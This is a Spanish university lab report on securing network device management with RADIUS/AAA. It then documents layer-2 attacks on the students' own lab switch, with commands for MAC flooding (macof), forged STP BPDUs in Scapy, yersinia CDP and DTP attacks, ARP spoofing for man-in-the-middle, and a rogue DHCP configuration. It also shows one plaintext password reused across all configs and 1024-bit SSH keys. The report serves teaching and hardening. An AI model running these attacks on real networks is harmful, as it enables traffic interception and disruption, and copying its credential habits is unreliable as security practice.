

## **SEGURIDAD DE REDES**

Laboratorio 6 y 7 - Control de Acceso y Fortificación Ethernet

Estela Pillo González  
Orlando J. Garcés Casal  
Simón Noya Dominguez  
Alvaro Cainzos Urtiaga  
Brais Gómez Espiñeira  
[estela.pgonzalez@udc.es](mailto:estela.pgonzalez@udc.es) \

[o.garces@udc.es](mailto:o.garces@udc.es) \  
[simon.noyad@udc.es](mailto:simon.noyad@udc.es) \  
[alvaro.cainzos@udc.es](mailto:alvaro.cainzos@udc.es) \  
[brais.gomez2@udc.es](mailto:brais.gomez2@udc.es)

## Version 1.0

14 de noviembre de 2025

Índice

<b>1</b>	<b>Introducción</b>	<b>1</b>	<b>4</b>	<b>Ataque DHCP</b>	<b>14</b>
	1.1 About . . . . .	1		4.1 Parte 2: Fortificación de Capa 2 . . . . .	22
<b>2</b>	<b>Laboratorio 6: Despliegue de mecanismos de control de acceso a la gestión de los dispositivos de red</b>	<b>2</b>	<b>4.2</b>	<b>Parte 3: Dynamic ARP Inspection</b> . . . . .	<b>27</b>
	2.1 Objetivos . . . . .	2			
	2.2 Configuración del servidor Radius . . . . .	2	<b>5</b>	<b>RUNNING-CONFIGS</b>	<b>27</b>
	2.3 Configuración de acceso al servidor Radius en los dispositivos . . . . .	3	5.1	Configuración del Switch de Acceso (AL-SW1) . . .	27
	2.4 Configuración para Routers	7	5.2	Configuración del Switch de Distribución (DL-SW1)	32
<b>3</b>	<b>Laboratorio 7: Fortificación en la capa de acceso en redes Ethernet</b>	<b>8</b>	5.3	Configuración del Firewall (fw) . . . . .	35
	3.1 Parte 1: Evaluación de Vulnerabilidades . . . . .	8	5.4	Configuración del Router CPE . . . . .	37
			5.5	Configuración del Router ISP . . . . .	40

## 1. Introducción

## 1.1. Sobre esta Documentación

Esta documentación recoge la implementación y resultados de los Laboratorios 6 y 7 de Seguridad de Redes, centrados en el control de acceso a dispositivos de red y la fortificación de la capa de acceso Ethernet.

## 2. Laboratorio 6: Despliegue de mecanismos de control de acceso a la gestión de los dispositivos de red

### 2.1. Objetivos


- Parte 1: Desplegar un sistema de autenticación y autorización tolerante a fallos
- Parte 2: Configurar los dispositivos de red para utilizar dicho sistema de autenticación y autorización

### 2.2. Configuración del servidor Radius

```
munics@municsPOD:~$ sudo apt-get install freeradius
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
El paquete indicado a continuación se instaló de fo
```

Figura 1: Instalación de freeradius

A continuación se configura el archivo /etc/freeradius/3.0/users.conf:



```
munics@municsPOD: ~
GNU nano 7.2          /etc/freeradius/3.0/users *
#      Service-Type = Administrative-User

# On no match, the user is denied access.

#####
# You should add test accounts to the TOP of this file!
# See the example user "bob" above.
#####

"munics" Cleartext-Password := "Bayern_2025"
        Reply-Message = "Bienvenido, munics",
        cisco-avpair = "shell:priv-lvl=0"

"superMunics" Cleartext-Password := "Bayern_2025"
        Reply-Message = "Bienvenido, superMunics",
        Service-Type = NAS-Prompt-User,
        cisco-avpair = "shell:priv-lvl=15"
```

Figura 2: Configuración /etc/freeradius/3.0/users.conf

Luego configuramos el archivo /etc/freeradius/3.0/clients.conf, en el cual se incluyen los dispositivos que actúan como clientes radius:

```

GNU nano 7.2          /etc/freeradius/3.0/clients.conf *
client DL-SW {
    ipaddr = 10.4.245.2
    secret = Bayern_2025
}

client FW {
    ipaddr = 10.4.245.3
    secret = Bayern_2025
    nas-type = cisco
}

client CPE {
    ipaddr = 10.4.245.4
    secret = Bayern_2025
}

client ISP {
    ipaddr = 10.4.245.5
    secret = Bayern_2025
}

```

File menu: G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location  
File menu: X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line

Figura 3: Configuración /etc/freeradius/3.0/clients.conf

Comprobación de que el servidor está funcionando:

```

munics@municsPOD:~$ radtest munics Bayern_2025 127.0.0.1 0 testing123
Sent Access-Request Id 78 from 0.0.0.0:43173 to 127.0.0.1:1812 length 76
    User-Name = "munics"
    User-Password = "Bayern_2025"
    NAS-IP-Address = 10.254.164.37
    NAS-Port = 0
    Message-Authenticator = 0x00
    Cleartext-Password = "Bayern_2025"
Received Access-Accept Id 78 from 127.0.0.1:1812 to 127.0.0.1:43173 length 82
    Message-Authenticator = 0x819dccf8599e9f188e7e8b5ba09000a1
    Reply-Message = "Bienvenido, munics"
    Cisco-AVPair = "shell:priv-lvl=0"
munics@municsPOD:~$ 

```

Figura 4: Comprobación funcionamiento

### 2.3. Configuración de acceso al servidor Radius en los dispositivos

La configuración es la misma, por lo que se muestra la configuración específica para AL-SW1:

```

AL-SW1(config)#aaa new-model
AL-SW1(config)#radius-server host 10.4.245.37
Warning: This CLI will be deprecated soon. Please move to radius server <name> CLI.
AL-SW1(config)#radius-server host 10.4.245.37 auth-port 1812 acct-port 1813
Warning: This CLI will be deprecated soon. Please move to radius server <name> CLI.
AL-SW1(config)#rad
AL-SW1(config)#radius-
AL-SW1(config)#radius-server
AL-SW1(config)#radius-server key Bayern_2025
AL-SW1(config)#

```

Figura 5: Configuración del servidor RADIUS en AL-SW1

Se configuró el sistema AAA completo con autenticación, autorización y accounting, estableciendo el grupo RADIUS como método primario y la base local como respaldo.

```

AL-SW1(config)#aaa authentication login default group radius local
AL-SW1(config)#aaa authentication login SSH-LOGIN group radius local-case
AL-SW1(config)#aaa authorization exec default group radius local
AL-SW1(config)#end
AL-SW1#wr
Building configuration...
[OK] 

```

Figura 6: Configuración AAA en AL-SW1

Para garantizar el acceso en caso de fallo del servidor RADIUS, se crearon usuarios locales con diferentes niveles de privilegio.

```

Password:
AL-SW1>ena
Password:
AL-SW1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
AL-SW1(config)#username juniorAdmin secret Bayern_2025
AL-SW1(config)#username admin privilege 15 secret Bayern_2025
AL-SW1(config)#cry
AL-SW1(config)#crypto k
AL-SW1(config)#crypto key g
AL-SW1(config)#crypto key generate r
AL-SW1(config)#crypto key generate rsa mod
AL-SW1(config)#crypto key generate rsa modulus 1024
The name for the keys will be: AL-SW1.munics.pri

% The key modulus size is 1024 bits
% Generating 1024 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 7 seconds)

AL-SW1(config)#
AL-SW1(config)#

```

Figura 7: Configuración de usuarios locales y claves SSH

La seguridad del acceso remoto se reforzó mediante la configuración de SSH versión 2 con algoritmos de cifrado seguros.

```
AL-SW1(config)#ip ssh version 2
AL-SW1(config)#ip ssh time-out 60
AL-SW1(config)#ip ssh authentication-retries 3
AL-SW1(config)#end
```

Figura 8: Configuración SSH segura en AL-SW1

Se implementaron listas de control de acceso (ACL) para restringir el acceso únicamente desde la VLAN de administración.

```
AL-SW1(config)#access-list 1 permit 10.4.245.0 0.0.0.255
AL-SW1(config)#access-list 1 deny any log
AL-SW1(config) #
```

Figura 9: Configuración de ACL para restricción de acceso

Finalmente, se configuraron las líneas VTY para utilizar SSH exclusivamente y aplicar la autenticación AAA configurada.

```
AL-SW1(config)#line vty 0 4
AL-SW1(config-line)#access-class 1 in
AL-SW1(config-line)#login authentication SSH-LOGIN
AL-SW1(config-line)#transport input ssh
AL-SW1(config-line)#exit
AL-SW1(config)#line vty 5 15
AL-SW1(config-line)#access-class 1 in
AL-SW1(config-line)#login authentication SSH-LOGIN
AL-SW1(config-line)#transport input ssh
AL-SW1(config-line)#end
AL-SW1#wr
Building configuration...
[OK]
```

Figura 10: Configuración de líneas VTY

```

AL-SW1#ping 10.4.245.37
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.4.245.37, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/8 ms
AL-SW1#show running-config | include radius
aaa authentication login default group radius local
aaa authentication login SSH-LOGIN group radius local-case
aaa authorization exec default group radius local
radius-server host 10.4.245.37 auth-port 1812 acct-port 1813
radius-server key Bayern_2025
AL-SW1#test aaa group radius munics Bayern_2025 new-code
User successfully authenticated

```

Figura 11: Prueba de funcionamiento

### 2.3.1. Switch de Distribución DL-SW1

DL-SW1 se configuró con parámetros similares a AL-SW1 pero con restricciones adicionales de acceso mediante ACL. Se implementó control de acceso por dirección IP, permitiendo únicamente conexiones desde la VLAN de administración. La configuración AAA incluye accounting para auditoría de sesiones.

La configuración en DL-SW1 siguió la misma estructura que AL-SW1:

- Configuración del servidor RADIUS con la misma IP y clave

```

DL-SW1(config)#aaa new-model
DL-SW1(config)##$ication login default group RADIUS-GROUP local enable
DL-SW1(config)##$ication login SSH-LOGIN group RADIUS-GROUP local-case
DL-SW1(config)#aaa authorization exec default group radius local

```

Figura 12: Configuracion servidor radius

A la hora de utilizar el comando para darle nombre al grupo de radius, tuvimos una pequeña errata y lo nombramos como RADIUS-GROUP a pesar de que debia haberse llamado radius. Dicha errata se corrigió posteriormente.

- Sistema AAA con autenticación, autorización y accounting
- Usuarios locales de respaldo con los mismos nombres y privilegios
- Configuración SSH segura con restricciones de acceso
- ACL para limitar el acceso a la VLAN de administración

## **2.4. Configuración para Routers**

### **2.4.1. Firewall (FW)**

El firewall se configuró con autenticación RADIUS para acceso administrativo. Se implementaron las mismas políticas de seguridad que en los switches, con usuarios locales de respaldo y restricción de acceso por dirección IP. La configuración SSH incluye algoritmos de cifrado seguros.

Configuración aplicada en FW:

- Servidor RADIUS: 192.168.1.10 puertos 1645/1646
- Clave RADIUS: Bayern\_2025
- Usuarios locales: juniorAdmin (nivel 1) y admin (nivel 15)
- ACL restrictiva para acceso desde VLAN de administración
- SSH versión 2 exclusivo para acceso remoto

### **2.4.2. ISP Router**

El router ISP se configuró con autenticación centralizada RADIUS y usuarios locales. Se implementó control de acceso mediante ACL para restringir las conexiones únicamente a la red de gestión. La configuración incluye parámetros de seguridad reforzados para SSH.

Elementos de configuración en ISP:

- Autenticación RADIUS con fallback a local
- Restricción de acceso por dirección IP fuente
- Configuración SSH con módulo RSA 2048 bits
- Accounting para registro de sesiones administrativas

### **2.4.3. CPE Router**

En el CPE router se aplicó la misma política de seguridad que en los demás dispositivos. Configuración RADIUS con fallback a autenticación local, restricción de acceso por IP y habilitación exclusiva de SSH como protocolo de acceso remoto.

Configuración implementada en CPE:

- Grupo de servidores RADIUS configurado
- AAA con autenticación por defecto hacia RADIUS
- Usuarios locales para contingencia
- Líneas VTY restringidas por ACL y solo SSH


### 3. Laboratorio 7: Fortificación en la capa de acceso en redes Ethernet

#### 3.1. Parte 1: Evaluación de Vulnerabilidades

##### 3.1.1. Saturación de Tabla CAM

**Objetivo:** Saturar la tabla de direcciones MAC del switch AL-SW1 para forzarlo a funcionar como un hub, comprometiendo la confidencialidad del tráfico de red.


**Herramienta utilizada:** Herramienta de generación de tráfico (macof)



```
COM3 - PuTTY
745 10a6.cd6f.0248 DYNAMIC Gi0/11
745 10ab.4630.e657 DYNAMIC Gi0/11
745 10b6.3753.9970 DYNAMIC Gi0/11
745 10b8.8f09.4d44 DYNAMIC Gi0/11
745 10bb.a839.cf8e DYNAMIC Gi0/11
745 10bd.7e44.c96f DYNAMIC Gi0/11
745 10c2.d910.0eaa DYNAMIC Gi0/11
745 10c6.9e37.eecb DYNAMIC Gi0/11
745 10d3.9f1c.49f1 DYNAMIC Gi0/11
745 10d7.f612.1014 DYNAMIC Gi0/11
745 10dc.7alc.fca9 DYNAMIC Gi0/11
745 10df.fa7d.9093 DYNAMIC Gi0/11
745 10e2.e107.636b DYNAMIC Gi0/11
745 10e8.8c0e.3b90 DYNAMIC Gi0/11
745 10ea.2f61.95c4 DYNAMIC Gi0/11
745 10eb.3741.b891 DYNAMIC Gi0/11
745 10eb.8c4e.79e2 DYNAMIC Gi0/11
745 10eb.e219.7d65 DYNAMIC Gi0/11
745 10f1.4f1a.294e DYNAMIC Gi0/11
745 10f4.2d64.b879 DYNAMIC Gi0/11
745 10fa.9c3e.58ad DYNAMIC Gi0/11
745 1200.e204.c6b8 DYNAMIC Gi0/11
745 1201.a641.4110 DYNAMIC Gi0/11
745 120c.2b74.0c26 DYNAMIC Gi0/11
745 120d.8d61.6526 DYNAMIC Gi0/11
745 120e.ad71.8999 DYNAMIC Gi0/11
745 1217.7174.0763 DYNAMIC Gi0/11
745 1217.9537.2da7 DYNAMIC Gi0/11
745 121e.a44a.8158 DYNAMIC Gi0/11
745 1221.7e7f.9855 DYNAMIC Gi0/11
745 1223.0e43.d9f7 DYNAMIC Gi0/11
745 1224.ec63.3426 DYNAMIC Gi0/11
745 1225.bb74.904a DYNAMIC Gi0/11
745 122b.1444.3dee DYNAMIC Gi0/11
745 122f.e804.bfc8 DYNAMIC Gi0/11
745 122f.f619.16c4 DYNAMIC Gi0/11
745 1231.3b16.2dc8 DYNAMIC Gi0/11
745 123a.rd58.886d DYNAMIC Gi0/11
745 1244.4522.ca56 DYNAMIC Gi0/11
745 1248.8e07.4d10 DYNAMIC Gi0/11
745 124f.3f14.6f6a DYNAMIC Gi0/11
745 1252.6a05.12a4 DYNAMIC Gi0/11
745 1255.9344.618a DYNAMIC Gi0/11
745 125a.de4d.61c9 DYNAMIC Gi0/11

AL-SW1#
AL-SW1# Mar 7 22:06:32.281: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/11, changed state to up
AL-SW1#
```

Figura 13: Estado inicial de la tabla MAC en AL-SW1 antes del ataque



```
(kali㉿kali)-[~]
$ sudo timeout 15 macof -i eth0 -n 200000
```

Figura 14: Ataque macof desde yersinia

AL-SW1#show mac address-table			
Mac Address Table			
Vlan	Mac Address	Type	Ports
All	0100.0ccc.cccc	STATIC	CPU
All	0100.0ccc.cccd	STATIC	CPU
All	0180.c200.0000	STATIC	CPU
All	0180.c200.0001	STATIC	CPU
All	0180.c200.0002	STATIC	CPU
All	0180.c200.0003	STATIC	CPU
All	0180.c200.0004	STATIC	CPU
All	0180.c200.0005	STATIC	CPU
All	0180.c200.0006	STATIC	CPU
All	0180.c200.0007	STATIC	CPU
All	0180.c200.0008	STATIC	CPU
All	0180.c200.0009	STATIC	CPU
All	0180.c200.000a	STATIC	CPU
All	0180.c200.000b	STATIC	CPU
All	0180.c200.000c	STATIC	CPU
All	0180.c200.000d	STATIC	CPU
All	0180.c200.000e	STATIC	CPU
All	0180.c200.000f	STATIC	CPU
All	0180.c200.0010	STATIC	CPU
All	ffff.ffff.ffff	STATIC	CPU
745	0000.ec75.601c	DYNAMIC	Gi0/11
745	000c.690c.ad80	DYNAMIC	Gi0/11
745	000f.834d.612d	DYNAMIC	Gi0/11
745	0011.b03f.5257	DYNAMIC	Gi0/11
745	0014.1034.e6cf	DYNAMIC	Gi0/11
745	0018.ba34.6a0e	DYNAMIC	Gi0/20
745	001c.611b.1569	DYNAMIC	Gi0/11
745	001c.7637.7608	DYNAMIC	Gi0/11
745	0028.5c40.ef9d	DYNAMIC	Gi0/11
745	0029.165c.8c7a	DYNAMIC	Gi0/11
745	003e.5c68.6784	DYNAMIC	Gi0/11
745	003f.0722.8837	DYNAMIC	Gi0/11
745	0042.5a59.54b8	DYNAMIC	Gi0/11
745	0047.3930.e5d6	DYNAMIC	Gi0/11
745	0047.e061.7db7	DYNAMIC	Gi0/11
745	0049.911c.1020	DYNAMIC	Gi0/11
745	0049.e934.a7fb	DYNAMIC	Gi0/11
745	004f.3d52.504b	DYNAMIC	Gi0/11
745	0054.500e.d6d2	DYNAMIC	Gi0/11
745	0057.2c18.7baf	DYNAMIC	Gi0/11

Figura 15: Tabla CAM saturada con múltiples direcciones MAC falsas en el puerto Gi0/11

### 3.1.2. Explotación de Protocolos Capa 2 con Yersinia

**Objetivo:** Explotar vulnerabilidades en protocolos de capa 2 para tomar control de la topología de red, obtener información sensible y establecer conexiones no autorizadas.

**Herramienta utilizada:** Yersinia

- **STP:** Inyección de BPDU para convertirse en root bridge
- **CDP:** Obtención de información sensible de dispositivos vecinos
- **DTP:** Establecimiento de enlaces troncales no autorizados
- **DHCP:** Suplantación de servidor DHCP legítimo

```
(kali㉿kali)-[~]
$ sudo scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
aSPY//YASa
apyyyyC//////////YCa
sY/////////YSpCs sCpCY//Pp
ayp ayyyyyyySCP//Pp sy//C
AYasAYYYYYYY///Ps cY//S
pCCCCP//p cSpS v//Y
SPPPP//a p///AC//Y
A//A cyP///C
p///Ac sC//a
P///YCpc A//A
scccccp///pSp///p p//Y
s/////////y caa S//P
cayCayP//Ya pY/Ya
s//Psy//VCC aC//Yp
sc sccaCY//PCyapaapY//Vs
spCPY//////VPSps
ccaaacs
using IPython 8.35.0
>>>
>>> bpdu = Ether(dst="01:80:c2:00:00:00", src="00:11:22:33:44:55") / \
... : LLC(dsap=0x42, ssap=0x42, ctrl=3) / \
... : STP(bpduptype=0, rootid=0, rootmac="00:11:22:33:44:55",
... : bridgeid=0, bridgemac="00:11:22:33:44:55",
... : portid=0x8002, age=0, maxage=20, helloctime=2, fwddelay=15)
>>> sendp(bpdu, iface="eth0", loop=1, inter=.2)
.....^X@s5.....S.^X@s5 .. ^X@s5 ..
```

Figura 16: Ataque STP - Creación y envío de BPDU falsos con Scapy para convertirse en root bridge

AL-SW1#show spanning-tree root						
Vlan	Root ID	Root Cost	Hello Time	Max Age	Fwd Dly	Root Port
VLAN0016	32784 000a.b8c7.2d80	0	2	20	15	
VLAN0017	32785 000a.b8c7.2d80	0	2	20	15	
VLAN0018	32786 000a.b8c7.2d80	0	2	20	15	
VLAN0745	0 0011.2233.4455	4	2	20	15	Gi0/1
AT-SW1						

Figura 17: Efecto del ataque STP: AL-SW1 reconoce un nuevo root bridge con ID 0

```

AL-SW1#show spanning-tree root

          Root      Hello Max Fwd
Vlan     Root ID    Cost   Time Age Dly  Root Port
-----+-----+-----+-----+-----+-----+-----+
VLAN0016 32784 000a.b8c7.2d80 0 2 20 15
VLAN0017 32785 000a.b8c7.2d80 0 2 20 15
VLAN0018 32786 000a.b8c7.2d80 0 2 20 15
VLAN0745 32768 9424.e110.cf45 44 2 20 15 Gi0/20
AL-SW1#
```

Figura 18: Recuperación de la topología STP legítima después del ataque

```

└─(kali㉿kali)-[~]
$ sudo yersinia cdp -attack 1 -interface eth0
<*> Starting DOS attack flooding CDP table...
<*> Press any key to stop the attack <*>

MOTD: Zaragoza, Palencia, Soria... Nice spanish cities to live in, give them a try!
```

Figura 19: Ataque CDP desde Kali Linux - Flooding de la tabla CDP

```

AL-SW1#show cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay
Device ID      Local Intrfce     Holdtme   Capability Platform Port ID
DL-SW1.munics.pri        Gig 0/20       160        R S I  WS-C3560- Fas 0/12
AL-SW1#show cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay
Device ID      Local Intrfce     Holdtme   Capability Platform Port ID
5LZZZZZ        Gig 0/2       253           H  yersinia  Eth 0
Q555MMM        Gig 0/2       254       R T B H  yersinia  Eth 0
VVVVVVV0        Gig 0/2       254       R T S I  yersinia  Eth 0
VVVVV000        Gig 0/2       253       R T B r  yersinia  Eth 0
00000NN        Gig 0/2       254       R S H I  yersinia  Eth 0
0MMMMMM        Gig 0/2       254           S H I r  yersinia  Eth 0
WWWW0000        Gig 0/2       252       R T S I  yersinia  Eth 0
SSSS000        Gig 0/2       251       R T H I  yersinia  Eth 0
WWWWWW00        Gig 0/2       250       R T B r  yersinia  Eth 0
RR00000        Gig 0/2       254       R T H I  yersinia  Eth 0
WW00000        Gig 0/2       249       R T S I  yersinia  Eth 0
0000000        Gig 0/2       249           B H r  yersinia  Eth 0
RRRR000        Gig 0/2       250       R T B S  yersinia  Eth 0
ONNNNNNN        Gig 0/2       250       R B H r  yersinia  Eth 0
0000000        Gig 0/2       254       R T S I  yersinia  Eth 0
SS00000        Gig 0/2       249       R T B H  yersinia  Eth 0
0RRRRRR        Gig 0/2       251           R I  yersinia  Eth 0
1HHHHHHH        Gig 0/2       254       R T B H  yersinia  Eth 0
1IIIIII        Gig 0/2       254           S H  yersinia  Eth 0
--More--
```

Figura 20: Información CDP comprometida: Múltiples dispositivos falsos aparecen como vecinos

```

[~] kali㉿kali:[~]
$ sudo yersinia dtp -attack 1 -interface eth0
<=> Starting NONDOS attack enabling trunking ...
<=> Press any key to stop the attack <=>

MOTD: Zaragoza, Palencia, Soria... Nice spanish cities to live in, give them a try!
[~] kali㉿kali:[~]
$ 

```

Figura 21: Ataque DTP desde Kali Linux - Activación de trunking no autorizado




Figura 22: Paquetes DTP en wireshark cuando realizamos el ataque

```

AL-SWI#show interfaces trunk
Port      Mode       Encapsulation  Status      Native vlan
Gi0/20    on        802.1q         trunking   1
Port      Vlans allowed on trunk
Gi0/20    16-18,745
Port      Vlans allowed and active in management domain
Gi0/20    16-18,745
Port      Vlans in spanning tree forwarding state and not pruned
Gi0/20    16-18,745
AL-SWI#show interfaces trunk
Port      Mode       Encapsulation  Status      Native vlan
Gi0/20    on        802.1q         trunking   1
Port      Vlans allowed on trunk
Gi0/20    16-18,745
Port      Vlans allowed and active in management domain
Gi0/20    16-18,745
Port      Vlans in spanning tree forwarding state and not pruned
Gi0/20    16-18,745
AL-SWI#
*Mar 15 02:22:23.799: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/2, changed state to down
*Mar 15 02:22:26.685: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/2, changed state to up
AL-SWI#show interfaces trunk
Port      Mode       Encapsulation  Status      Native vlan
Gi0/2    desirable  802.1q         trunking   1
Gi0/20   on        802.1q         trunking   1
Port      Vlans allowed on trunk
Gi0/2    1-4094
Gi0/20   16-18,745
Port      Vlans allowed and active in management domain
Gi0/2    1,16-18,745
Gi0/20   16-18,745
Port      Vlans in spanning tree forwarding state and not pruned
Gi0/2    none
Gi0/20   16-18,745
AL-SWI#

```

Figura 23: Enlace troncal no autorizado establecido en Gi0/2 mediante ataque DTP

### 3.1.3. Ataques ARP - Man in the Middle

**Objetivo:** Interceptar y redirigir el tráfico entre dos hosts mediante envenenamiento de tablas ARP, permitiendo la interceptación de comunicaciones.

**Herramienta utilizada:** arpspoof y habilitación de IP forwarding

```

[(kali㉿kali)-[~]]$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for kali:
1

[(kali㉿kali)-[~]]$ sudo arpspoof -i eth0 -t 10.4.16.8 10.4.16.1
8:0:27:1f:b7:23 0:e0:4c:68:31:91 0806 42: arp reply 10.4.16.1 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 0:e0:4c:68:31:91 0806 42: arp reply 10.4.16.1 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 0:e0:4c:68:31:91 0806 42: arp reply 10.4.16.1 is-at 8:0:27:1f:b7:23

```

Figura 24: Configuración inicial: Habilitación de IP forwarding y envenenamiento ARP hacia el gateway (10.4.16.1)

```

$ cat /etc/hosts
---(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 10.4.16.1 10.4.16.8
[sudo] password for kali:
:0:27:1f:b7:23 0:18:ba:34:6a:42 0806 42: arp reply 10.4.16.8 is-at 8:0:27:1f:b7:23
:0:27:1f:b7:23 0:18:ba:34:6a:42 0806 42: arp reply 10.4.16.8 is-at 8:0:27:1f:b7:23

```

Figura 25: Envenenamiento ARP hacia la víctima (10.4.16.8) para completar el ataque MitM

Interfaz: 10.4.16.8 --- 0x14	Dirección de Internet	Dirección física	Tipo
10.4.16.1	08-00-27-1f-b7-23	dinámico	
10.4.16.9	6c-6e-07-17-be-1a	dinámico	
10.4.16.10	08-00-27-1f-b7-23	dinámico	
10.4.16.21	08-00-27-1f-b7-23	dinámico	
10.4.16.255	ff-ff-ff-ff-ff-ff	estático	
169.254.94.24	bc-e9-2f-fd-97-d0	dinámico	
224.0.0.2	01-00-5e-00-00-02	estático	
224.0.0.22	01-00-5e-00-00-16	estático	
224.0.0.251	01-00-5e-00-00-fb	estático	
224.0.0.252	01-00-5e-00-00-fc	estático	
239.255.255.250	01-00-5e-7f-ff-fa	estático	

C:\Users\brais>

Figura 26: Tabla ARP comprometida: Ambos hosts (10.4.16.1 y 10.4.16.8) apuntan a la MAC del atacante

### 3.1.4. Ataque DHCP

```

└─(root㉿kali)-[/home/kali]
# sudo ip addr flush dev eth0
sudo ip addr add 10.4.18.11/24 dev eth0

```

Figura 27: Configuración inicial de la dirección IP estática en la interfaz eth0 (10.4.18.11/24) y limpieza de configuraciones previas

```

└─(root㉿kali)-[/home/kali]
# sudo ip route add default via 10.4.18.1

```

Figura 28: Configuración de la ruta por defecto a través del gateway 10.4.18.1 para permitir el enrutamiento

```
Session Actions Edit View Help
sudo tee /etc/dhcp/dhcpd.conf > /dev/null <<'EOF'
# CONFIGURACIÓN DHCP PARA PRÁCTICAS DE SEGURIDAD
authoritative;
default-lease-time 600;
max-lease-time 7200;

log-facility local7;

# VLAN 16 - alumnos
subnet 10.4.16.0 netmask 255.255.255.0 {
    range 10.4.16.10 10.4.16.100;
    option routers 10.4.16.1;
    option domain-name-servers 8.8.8.8, 1.1.1.1;
    option subnet-mask 255.255.255.0;
}

# VLAN 17 - PDI
subnet 10.4.17.0 netmask 255.255.255.0 {
    range 10.4.17.10 10.4.17.100;
    option routers 10.4.17.1;
    option domain-name-servers 8.8.8.8, 1.1.1.1;
    option subnet-mask 255.255.255.0;
}

# VLAN 18 - PAS
subnet 10.4.18.0 netmask 255.255.255.0 {
